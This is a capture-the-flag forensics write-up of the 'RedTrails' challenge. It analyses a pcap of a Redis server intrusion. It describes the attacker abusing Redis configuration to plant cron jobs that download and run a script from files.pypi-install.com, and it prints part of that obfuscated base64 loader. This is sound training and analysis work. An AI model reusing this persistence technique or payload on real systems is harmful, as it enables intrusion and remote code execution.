
Erel Regev

Table of Contents

Intro

Our SOC team detected a suspicious activity on one of our redis instance. Despite the fact it was password protected it seems that the attacker still obtained access to it. We need to put in place a remediation strategy as soon as possible, to do that it's necessary to gather more informations about the attack used. NOTE: flag is composed by three parts.

I received the following pcap file:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.0.15	10.10.0.90	TCP	74	38342 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1350547313 TSecr=0 WS=128
2	0.000038	10.10.0.90	10.10.0.15	TCP	74	6379 → 38342 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1733129555 TSecr=1350547313 WS=128
3	0.000096	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1350547314 TSecr=1733129555
4	0.000260	10.10.0.15	10.10.0.90	RESP	97	Request: AUTH 1943567864
5	0.000277	10.10.0.90	10.10.0.15	TCP	66	6379 → 38342 [ACK] Seq=1 Ack=32 Win=65152 Len=0 TSval=1733129555 TSecr=1350547314
6	0.000596	10.10.0.90	10.10.0.15	RESP	71	Response: OK
7	0.000654	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=32 Ack=6 Win=64256 Len=0 TSval=1350547314 TSecr=1733129555
8	0.000770	10.10.0.15	10.10.0.90	RESP	93	Request: COMMAND DOCS
9	0.009074	10.10.0.90	10.10.0.15	TCP	7306	6379 → 38342 [PSH, ACK] Seq=6 Ack=59 Win=65152 Len=7240 TSval=1733129564 TSecr=1350547314 [TCP segment of a reassembled PDU]
10	0.009156	10.10.0.90	10.10.0.15	TCP	7306	6379 → 38342 [PSH, ACK] Seq=7246 Ack=59 Win=65152 Len=7240 TSval=1733129564 TSecr=1350547314 [TCP segment of a reassembled PD…
11	0.009224	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=14486 Win=64128 Len=0 TSval=1350547323 TSecr=1733129564
12	0.009748	10.10.0.90	10.10.0.15	TCP	14546	6379 → 38342 [PSH, ACK] Seq=14486 Ack=59 Win=65152 Len=14480 TSval=1733129564 TSecr=1350547323 [TCP segment of a reassembled …
13	0.009793	10.10.0.90	10.10.0.15	TCP	14546	6379 → 38342 [PSH, ACK] Seq=28966 Ack=59 Win=65152 Len=14480 TSval=1733129564 TSecr=1350547323 [TCP segment of a reassembled …
14	0.009847	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=43446 Win=64128 Len=0 TSval=1350547323 TSecr=1733129564
15	0.010697	10.10.0.90	10.10.0.15	TCP	2962	6379 → 38342 [PSH, ACK] Seq=43446 Ack=59 Win=65152 Len=2896 TSval=1733129565 TSecr=1350547323 [TCP segment of a reassembled P…
16	0.010741	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=46342 Win=69888 Len=0 TSval=1350547324 TSecr=1733129565
17	0.010754	10.10.0.90	10.10.0.15	TCP	29026	6379 → 38342 [PSH, ACK] Seq=46342 Ack=59 Win=65152 Len=28960 TSval=1733129565 TSecr=1350547323 [TCP segment of a reassembled …
18	0.010790	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=75302 Win=127872 Len=0 TSval=1350547324 TSecr=1733129565
19	0.010801	10.10.0.90	10.10.0.15	TCP	2546	6379 → 38342 [PSH, ACK] Seq=75302 Ack=59 Win=65152 Len=2480 TSval=1733129565 TSecr=1350547323 [TCP segment of a reassembled P…
20	0.010827	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=77782 Win=132864 Len=0 TSval=1350547324 TSecr=1733129565
21	0.011937	10.10.0.90	10.10.0.15	TCP	46402	6379 → 38342 [PSH, ACK] Seq=77782 Ack=59 Win=65152 Len=46336 TSval=1733129567 TSecr=1350547324 [TCP segment of a reassembled …
22	0.011996	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=124118 Win=225536 Len=0 TSval=1350547326 TSecr=1733129567
23	0.012020	10.10.0.90	10.10.0.15	TCP	35586	6379 → 38342 [PSH, ACK] Seq=124118 Ack=59 Win=65152 Len=35520 TSval=1733129567 TSecr=1350547324 [TCP segment of a reassembled…
24	0.012083	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=159638 Win=225536 Len=0 TSval=1350547326 TSecr=1733129567
25	0.014321	10.10.0.90	10.10.0.15	RESP	44855	Response: Array(482)

I used a tool I created that can analyse PCAP files and extract relevant information (let me know if you would like to test it):

Erel Regev

```
kali@kali: ~/Desktop/Challenges/Red_Trails
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/Challenges/Red_Trails]
└─$ ./PcapBoo.sh.x capture.pcap
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
PcapBoo v1.02
 © Copyright 2022 Erel Regev & Moti Harush
http://www.linkedin.com/in/erel-regev
http://www.linkedin.com/in/moti-harush
pcapboo@gmail.com
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

What would you like to do with the file?  [Choose a number]
[+] 1 - General Information
[+] 2 - Export Files & Files Actions
[+] 3 - Extract and analyze HTTP domains
[+] 4 - Extract MAC addresses
[+] 5 - Extract user agents
[+] 6 - Attack Vectors - COMING SOON!!
[+] 7 - Search for keywords in the TCP stream
[+] 8 - Malicious activity: Scans, etc.
[+] 9 - NTLM crack
[+] 10 - Extract Hostnames by protocols
[+] 11 - Get all of the IP addresses in the file
[+] 12 - WIFI menu - COMING SOON!!
[+] 13 - MAP the file by possible Operating Systems and IoT
[+] 99 - Exit
```

```
10
BOOTP protocol:
[+] Client Hostnames:
 SRC                    DST        HOSTNAME
[+] Server Hostname DC/Router:
NBNS protocol:
[+] Client Hostnames:
 SRC                    DST             HOSTNAME
[+] Server Hostname DC/Router:
HTTP protocol:
[+] HTTP Hostnames:
 SRC          DST       HOSTNAME
10.10.0.90      10.10.0.50      files.pypi-install.com
KERBEROS protocol:
[+] Client Hostnames:
 SRC          DST       HOSTNAME
[+] Server Hostname DC/Router:
SMB protocol:
SRC             DST                        UNC PATH
```

```
11
[+] Extracting IP addresses (source and destination):
Would you like to view the full list of the IP addresses? [y/n]y
10.10.0.15
10.10.0.50
10.10.0.90
[+] Getting more information regarding each IP address. It might take a while, depends on the investigated file.
[+] Results will be saved into Pcapboo's directory.
```

Found IP addresses:

10.10.0.15

10.10.0.50

10.10.0.90

Protocols that were recorded: TLS, Redis Serialization, HTTP

Erel Regev

Wireshark · Protocol Hierarchy Statistics · capture.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	161	100.0	289107	53 k	0	0	0	161
Ethernet	100.0	161	0.8	2254	414	0	0	0	161
Internet Protocol Version 4	100.0	161	1.1	3220	592	0	0	0	161
Transmission Control Protocol	100.0	161	98.1	283633	52 k	90	201692	37 k	161
REdis Serialization Protocol	37.9	61	96.8	279998	51 k	61	279998	51 k	61
Transport Layer Security	5.0	8	1.0	2862	526	8	2862	526	8
Hypertext Transfer Protocol	1.2	2	0.9	2721	500	2	2721	500	2

Redis Serialization was used to transfer the largest number of packets within the protocols, as well the largest amount of data.

Redis Serialization Protocol

The Redis Serialization Protocol (RESP) is a binary protocol used by the Redis key-value store for communication between clients and the server. RESP is designed to be simple and efficient, allowing for easy parsing and serialization of data.

In RESP, different types of data are represented using specific prefixes. For example, strings are prefixed with a "+" sign, integers with a ":" sign, errors with a "-" sign, arrays with a "*" sign, and bulk strings with a "$" sign.

This protocol facilitates fast and compact data exchange between Redis and its clients, making it a key component in achieving the high performance that Redis is known for.

Conversations:

Wireshark · Conversations · capture.pcap

Conversation Settings: Name resolution, Absolute start time

Bluetooth | Ethernet · 2 | IPv4 · 2 | IPv6 | TCP · 9 | UDP

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bit
10.10.0.15	10.10.0.90	134	282 kB	69	65 kB	65	217 kB	0.000000	43.4920	11 kbps	
10.10.0.90	10.10.0.50	27	7 kB	13	2 kB	14	6 kB	11.546602	28.6747	420 bits/s	1,6

By filtering and investigating the conversation between the two ends (10.10.0.15 <-> 10.10.0.90) it seems that 90 is the Redis Server:

ip.addr==10.10.0.15 && ip.addr==10.10.0.90

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.0.15	10.10.0.90	TCP	74	38342 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1350547313 TSecr=0 WS=128
2	0.000038	10.10.0.90	10.10.0.15	TCP	74	6379 → 38342 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1733129555 TSecr=1350547313 WS=128
3	0.000096	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1350547314 TSecr=1733129555
4	0.000260	10.10.0.15	10.10.0.90	RESP	97	Request: AUTH 1943567864
5	0.000277	10.10.0.90	10.10.0.15	TCP	66	6379 → 38342 [ACK] Seq=1 Ack=32 Win=65152 Len=0 TSval=1733129555 TSecr=1350547314
6	0.000596	10.10.0.90	10.10.0.15	RESP	71	Response: OK
7	0.000654	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=32 Ack=6 Win=64256 Len=0 TSval=1350547314 TSecr=1733129555
8	0.000770	10.10.0.15	10.10.0.90	RESP	93	Request: COMMAND DOCS
9	0.009074	10.10.0.90	10.10.0.15	TCP	7306	6379 → 38342 [PSH, ACK] Seq=6 Ack=59 Win=65152 Len=7240 TSval=1733129564 TSecr=1350547314 [TCP segment of a reassembled PD
10	0.009156	10.10.0.90	10.10.0.15	TCP	7306	6379 → 38342 [PSH, ACK] Seq=7246 Ack=59 Win=65152 Len=7240 TSval=1733129564 TSecr=1350547314 [TCP segment of a reassembled
11	0.009224	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=14486 Win=64128 Len=0 TSval=1350547323 TSecr=1733129564
12	0.009748	10.10.0.90	10.10.0.15	TCP	14546	6379 → 38342 [PSH, ACK] Seq=14486 Ack=59 Win=65152 Len=14480 TSval=1733129564 TSecr=1350547323 [TCP segment of a reassembl
13	0.009793	10.10.0.90	10.10.0.15	TCP	14546	6379 → 38342 [PSH, ACK] Seq=28966 Ack=59 Win=65152 Len=14480 TSval=1733129564 TSecr=1350547323 [TCP segment of a reassembl
14	0.009847	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=43446 Win=64128 Len=0 TSval=1350547323 TSecr=1733129564
15	0.010097	10.10.0.90	10.10.0.15	TCP	2962	6379 → 38342 [PSH, ACK] Seq=43446 Ack=59 Win=65152 Len=2896 TSval=1733129565 TSecr=1350547323 [TCP segment of a reassemble
16	0.010741	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=46342 Win=69888 Len=0 TSval=1350547324 TSecr=1733129565
17	0.010754	10.10.0.90	10.10.0.15	TCP	29026	6379 → 38342 [PSH, ACK] Seq=46342 Ack=59 Win=65152 Len=28960 TSval=1733129565 TSecr=1350547323 [TCP segment of a reassembl
18	0.010790	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=75302 Win=127872 Len=0 TSval=1350547324 TSecr=1733129565
19	0.010801	10.10.0.90	10.10.0.15	TCP	2546	6379 → 38342 [PSH, ACK] Seq=75302 Ack=59 Win=65152 Len=2480 TSval=1733129565 TSecr=1350547323 [TCP segment of a reassemble
20	0.010827	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=77782 Win=132864 Len=0 TSval=1350547324 TSecr=1733129565
21	0.011937	10.10.0.90	10.10.0.15	TCP	46402	6379 → 38342 [PSH, ACK] Seq=77782 Ack=59 Win=65152 Len=46336 TSval=1733129567 TSecr=1350547324 [TCP segment of a reassembl
22	0.011996	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=124118 Win=225536 Len=0 TSval=1350547326 TSecr=1733129567
23	0.012020	10.10.0.90	10.10.0.15	TCP	35586	6379 → 38342 [PSH, ACK] Seq=124118 Ack=59 Win=65152 Len=35520 TSval=1733129567 TSecr=1350547324 [TCP segment of a reassemb
24	0.012083	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=159638 Win=225536 Len=0 TSval=1350547326 TSecr=1733129567
25	0.014321	10.10.0.90	10.10.0.15	RESP	44855	Response: Array(482)

Note the initial three-way handshake. As well the requests made by 15 from 90 (for example packet no. 4).

Follow TCP Stream:

Erel Regev

Wireshark · Follow TCP Stream (tcp.stream eq 0) · capture.pcap

```
*2
$4
AUTH
$10
1943567864
+OK
*2
$7
COMMAND
$4
DOCS
*482
$11
zrandmember
*10
$7
summary
$53
Returns one or more random members from a sorted set.
$5
since
$5
6.2.0
$5
group
$10
sorted-set
$10
complexity
$46
O(N) where N is the number of members returned
$9
arguments
*2
*8
```

Note the String and the Array that were mentioned in the REPS explanation.

Used port: 6379

tcp.stream eq 0


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.0.15	10.10.0.90	TCP	74	38342 → 6379 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1350547313 TSecr
2	0.000038	10.10.0.90	10.10.0.15	TCP	74	6379 → 38342 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1733
3	0.000096	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1350547314 TSecr=1733129555
4	0.000260	10.10.0.15	10.10.0.90	RESP	97	Request: AUTH 1943567864
5	0.000277	10.10.0.90	10.10.0.15	TCP	66	6379 → 38342 [ACK] Seq=1 Ack=32 Win=65152 Len=0 TSval=1733129555 TSecr=1350547314
6	0.000596	10.10.0.90	10.10.0.15	RESP	71	Response: OK
7	0.000654	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=32 Ack=6 Win=64256 Len=0 TSval=1350547314 TSecr=1733129555
8	0.000770	10.10.0.15	10.10.0.90	RESP	93	Request: COMMAND DOCS
9	0.009074	10.10.0.90	10.10.0.15	TCP	7306	6379 → 38342 [PSH, ACK] Seq=6 Ack=59 Win=65152 Len=7240 TSval=1733129564 TSecr=13
10	0.009156	10.10.0.90	10.10.0.15	TCP	7306	6379 → 38342 [PSH, ACK] Seq=7246 Ack=59 Win=65152 Len=7240 TSval=1733129564 TSecr=
11	0.009224	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=14486 Win=64128 Len=0 TSval=1350547323 TSecr=173312
12	0.009748	10.10.0.90	10.10.0.15	TCP	14546	6379 → 38342 [PSH, ACK] Seq=14486 Ack=59 Win=65152 Len=14480 TSval=1733129564 TSe
13	0.009793	10.10.0.90	10.10.0.15	TCP	14546	6379 → 38342 [PSH, ACK] Seq=28966 Ack=59 Win=65152 Len=14480 TSval=1733129564 TSe
14	0.009847	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=43446 Win=64128 Len=0 TSval=1350547323 TSecr=173312
15	0.010697	10.10.0.90	10.10.0.15	TCP	2962	6379 → 38342 [PSH, ACK] Seq=43446 Ack=59 Win=65152 Len=2896 TSval=1733129565 TSe
16	0.010741	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=46342 Win=69888 Len=0 TSval=1350547324 TSecr=173312
17	0.010754	10.10.0.90	10.10.0.15	TCP	29026	6379 → 38342 [PSH, ACK] Seq=46342 Ack=59 Win=65152 Len=28960 TSval=1733129565 TSe
18	0.010790	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=75302 Win=127872 Len=0 TSval=1350547324 TSecr=17331
19	0.010801	10.10.0.90	10.10.0.15	TCP	2546	6379 → 38342 [PSH, ACK] Seq=75302 Ack=59 Win=65152 Len=2480 TSval=1733129565 TSe
20	0.010827	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=77782 Win=132864 Len=0 TSval=1350547324 TSecr=17331
21	0.011937	10.10.0.90	10.10.0.15	TCP	46402	6379 → 38342 [PSH, ACK] Seq=77782 Ack=59 Win=65152 Len=46336 TSval=1733129567 TSe
22	0.011996	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=124118 Win=225536 Len=0 TSval=1350547326 TSecr=1733
23	0.012020	10.10.0.90	10.10.0.15	TCP	35586	6379 → 38342 [PSH, ACK] Seq=124118 Ack=59 Win=65152 Len=35520 TSval=1733129567 TS
24	0.012083	10.10.0.15	10.10.0.90	TCP	66	38342 → 6379 [ACK] Seq=59 Ack=159638 Win=225536 Len=0 TSval=1350547326 TSecr=1733
25	0.014321	10.10.0.90	10.10.0.15	RESP	44855	Response: Array(482)

```
▸ Frame 4: 97 bytes on wire (776 bits), 97 bytes captured (776 bits)
▸ Ethernet II, Src: 02:42:0a:0a:00:0f (02:42:0a:0a:00:0f), Dst: 02:42:0a:0a:00:5a (02:42:0a:0a:00:5a)
▸ Internet Protocol Version 4, Src: 10.10.0.15, Dst: 10.10.0.90
▸ Transmission Control Protocol, Src Port: 38342, Dst Port: 6379, Seq: 1, Ack: 1, Len: 31

0000  02 42 0a 0a 00 5a 02 42  0a 0a 00 0f 08 00 45 00
0010  00 53 4d 10 40 00 40 06  d9 18 0a 0a 00 0f 0a 0a
0020  00 5a 95 c6 18 eb 8c 30  6e 85 dd d3 88 af 80 18
0030  01 f6 14 c2 00 00 01 01  08 0a 50 7f b7 72 67 40
```

As mentioned before, we can see that 15 send commands to 90. I kept investigating the TCP Stream and found the following command that was executed:


Erel Regev



The HGETALL command in Redis is used to retrieve all fields and values of a hash. Assuming you have a user_table in Redis stored as a hash, using the HGETALL command on it would return all the field-value pairs of that hash. It can be seen clearly in the screenshot above.

Within the retrieved information, part of the flag could be found!

First part of the flag



Erel Regev

Further investigation revealed that the attacker did the following:

This series of commands seem to involve setting up cron jobs that download and execute a script from an external source.

Downloading and Executing Scripts:

- The cron jobs are fetching scripts using wget, curl, and lynx from the URL 'http://files.pypi-install.com/packages/VgLy8V0Zxo'.
- These scripts are then executed using bash.

Periodic Execution:

- The cron syntax (e.g., * * * * *, */5 * * * *, */7 * * * *) indicates periodic execution, allowing the attacker to maintain persistence and control over the compromised system.

Dynamic Key-Value Pairing:

- The keys like "TY1RI8," "EJHIPI," and "MBW89Y" could be dynamically generated to obfuscate the presence of the malicious tasks.

Configuring Redis:

- Changing the Redis configuration, specifically the directory where cron jobs are stored (/var/spool/cron/crontabs), allows the attacker to hide their activities and potentially avoid detection.


Manual Dataset Save:

Triggering manual saves (SAVE command) may be an attempt to ensure that any changes made by the attacker are persisted to disk.


Potential Malicious Payload:

Without inspecting the actual content of the scripts downloaded, it's unclear what the scripts are doing. They could involve malicious activities, such as installing backdoors, exfiltrating data, or launching further attacks. Therefore, let's move on to that!

Export Objects



I saved the file to my machine for further investigation.



The code seems to be a string that is obfuscated and then executed using eval.

Variable Assignments:

- gH4="Ed", kM0="xSz", c="ch", L="4", rQW="", fE1="lQ", s=" '==gCHFjNyED...
- Multiple variables are assigned short names, and an encoded string is assigned to the variable s.

Encoded String:

- The variable s contains a long string of encoded characters.

Decoding and Execution:

- The last two lines involve decoding and executing the obfuscated string.
- The variable x is assigned the result of evaluating the decoded string using eval.
- The decoded string is constructed using the assigned variables and seems to involve complex string manipulation.

Final Execution:

- The eval "$N0q$x$Hc2$rQW" line executes the decoded string, performing the actual actions.

This code appears to be intentionally obfuscated, likely as an attempt to hide its true purpose or to evade detection. The use of eval with dynamically constructed strings is a common technique in obfuscated code and can pose security risks.

HTB Challenge: RedTrails - Difficulty: Medium - Subject: Forensics

Erel Regev

From a security perspective, code like this is suspicious and could potentially be part of a malicious script. It's crucial to exercise caution and thoroughly investigate any code snippets or scripts that involve dynamic code execution, especially when obtained from untrusted sources.

Lets edit the code that it won't execute any of the commands by changing eval into echo:

```
VgLy8V0Zxo ×
gH4="Ed";kM0="xSz";c="ch";L="4";rQW="";fE1="lQ";s=" '==gCHFjNyEDT5AnZFJmR4wEaKoQfKIDRJRmNUJWd2JGMHt0N4lgC2tmZGFkYpd1a1hlVKhGbJowegkCKHFjNyEDT5AnZFJmR4wEaKoQfKg2chJGI8BSZk92Yl
' | r";HxJ="s";Hc2="";f="as";kcE="pas";cEf="ae";d="o";V9z="6";P8c="if";U=" -d";Jc="ef";N0q="";v="b";w="e";b="v |";Tx="Eds";xZp=""
x=$(echo "$Hc2$w$c$rQW$d$s$w$b$Hc2$v$xZp$f$w$V9z$rQW$L$U$xZp")
echo "$N0q$x$Hc2$rQW"
```

Execute the file after editing:

```
┌──(kali㉿kali)-[~/Desktop/Challenges/Red_Trails]
└─$ bash VgLy8V0Zxo
echo '==gCHFjNyEDT5AnZFJmR4wEaKoQfKIDRJRmNUJWd2JGMHt0N4lgC2tmZGFkYpd1a1hlVKhGbJowegkCKHFjNyEDT5AnZFJmR4wEaKoQfKg2chJGI8BSZk92YlRWLtACN2U2chJGI8BiIwFDeJBFJUxkSwNEJQB1TxZEJzdWQwhGjtUOEZGJBZjaKhEJuFm5ZdEJwV3N5EHJrhkerJGJpdjUW
GJXJWZRxEIiAyGoNWZJogI90zdjJSPwFDeJBVCKISNWJTYmJ1VaZDbtNmdodEZxYkMM9mTzMWd4kmZnRjaQdW5TkeN1mYwMGVOVnR6hVMFRkW6l0MlNkUGNVOwoHZppEkpEcFVGNnZUTpZF5jJVNrVmRWV0YLZleiJkUwk1cGR1TyMXbNJSPUxkSwNUCKIydJTVMR2VRlmWERGe5MkYXp1RNNjTV
WSWxmWPhGRNJkRVFlUsd0UaZVRTlnVtJVeBRUYNxWbONZaXdVeKh0UwQmRSNkQ61EWG5WT4pVbNRTOtp1VGpXTGlDMihUNFVWaGpWTH5UblJSPOB1TxZUCKICcoZ1YDRGMZdkRuRmdChlVzg3ViJTUyMlW1U0U1gzQT5EaYNlVW5GV2pUbT9Ebt1URGBDVwZ0RlRFeXNlcFd1TZxmbRpXUuJ2c5cFZa
maXZXVEpFdWZVYqlDMOJnVrVWWoVEZ6VkeTJSPzdWQwhWCKIyMzJjTaxmbVVDMVF2dvFTVuFDMR9GbxoVeRdEZhBXbORDdp5kQ01WVxYFVhRHewola0tmTpJFWjFjWupFUxs2UxplVx1GcFVGboZFZ4BTbZBFbEpFc4J2UyRTbSl3YFVWMFV1UHZ0MSJSPjtUOEZWCKIicSJzY6RmVjNFd5F1QShFV2
XRVBnTUZVU1ckUCRWRPpFaxIlcG1mT0IkbWxkVu5EUsZEVy5EWOxkWwYVMZdky5ZVVTxEbwQ2MnVUTR5EMLZXWVV2MWJTYvxWMMZXTsNlNS5WUNRGWVJSPBZjaKhUCKIySSZVWhplVXVTTUVGckd0V0x2VWtWMHVWSWx2Y2AnMkd3YFZFUkd0TZZ0aR9mVW5dWtWUyhmbkdXSGVWe4IjTQpkaOplTI
mWSVkTDZEVl9kRsJldRVFVNp1VTJXRX9UWs5WU6FlbiJSPuFmSZdUCKIyc5cFZaRmaXZXVEpFdWZVYqlDMOJnVrVWWoVEZ6VkeTNzcy4KWs5WV1ATVhd3bXUlbxATUvxWMalXUHRWYwlmT0QXaOJEdtV1cs5WUzh3aNlXUsZVRkh0VIRnMiJUOyMlU0dkTsR2ajJSPwV3N5EXCKICSoR0Y3dGSVhUOr
VSWREVoJERllnUXJlS0tWV3hzVOZkS6xkdzdUTMZkMTpnRyOFMkV0T6lTRaNFczoFTGFjYyk0RWpkSzZVeZkW3FE5hBzZqlUW5pHTyVERVnUGVWbOd1UNZkbiJSPrhkerJWCKIzM1UlV5glbUh3bx4kbkdkV0Zl8S2DaHkVU5O2YZR3aWBTMX3le1UEZIRHMM3zYtNVNFRVZ6BnVjJkWTJmdOhUTh
